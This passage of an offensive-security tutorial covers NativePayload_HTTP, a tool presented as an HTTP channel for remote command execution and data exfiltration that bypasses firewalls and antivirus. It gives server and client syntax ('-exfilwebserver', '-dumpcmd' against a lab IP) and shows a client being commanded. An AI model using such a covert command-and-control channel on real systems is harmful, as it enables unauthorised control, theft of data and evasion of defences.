
So by these simple “Script.sh” codes and Pictures you can see: what exactly happened behind my Code ”**NativePayload_HTTP.sh**” in server-side and especially (client-side). As I mentioned in this chapter my focus was on HTTP Traffic and HTTP Packets and my focus was not on Web Programming but Web programming is next step to these techniques also is very important so you should rethink about that also rethink about (legal/illegal) Web Application traffic/behavior for bypassing “hardware firewalls” or “host-based firewalls” and AVS.

NativePayload_HTTP tool and internal-commands step by step:

in this time we should talk about this “**NativePayload_HTTP “** code with more detail step by step in client-side and server-side.

this is first step to use , you can use “help” command with this syntax you can have help for this tool:

syntax: ./NativePayload_HTTP.sh help




Picture 12: Help for internal commands

in server-side you should use this syntax : **./NativePayload_HTTP.sh -exfilwebserver 80**

by default my code will work with apache2 in port.[80] only so you can use this syntax without “80”

./NativePayload_HTTP.sh -exfilwebserver



Picture 13: NativePayload_HTTP.sh -exfilwebserver 80

Client Detection:

as you can see in next “Picture 14”, client with IPv4 192.168.56.102 Detected by server and in client-side we have this syntax:


Client-Side syntax:

Windows:

NativePayload_HTTP.exe -dumpcmd [Server-IPv4] [Server-Port always 80]
NativePayload_HTTP.exe -dumpcmd 192.168.56.1 80


Linux:

NativePayload_HTTP.sh -dumpcmd [Server-IPv4] [Server-Port always 80] [Internal-delay sec]
NativePayload_HTTP.sh -dumpcmd 192.168.56.1 80 0.3



Picture 14: NativePayload_HTTP.sh and client-side


as you can see in this “Picture 14” , Client Detected by sever after received first signal from Client .



Picture 15: NativePayload_HTTP.sh and client-side


now with command “**@interact w.x.y.z**” or “**@ w.x.y.z**” you can interact to client like “Picture 15”, finally you can set a command for client side as you can see in “Picture 15” I used this command “**echo Hi ;D**”.

Note : w.x.y.z = Client IPv4 Address




Picture 16: NativePayload_HTTP.sh and client-side

As you can see in “Picture 16” after 25 sec we have Client-side Command output in Server-side.
in the next “Picture 17” in apache log file we have Payloads with detail information:




Picture 17: NativePayload_HTTP.sh and client-side.

also with this command you can see, how these Payloads Detected by my code in server-side very simple.



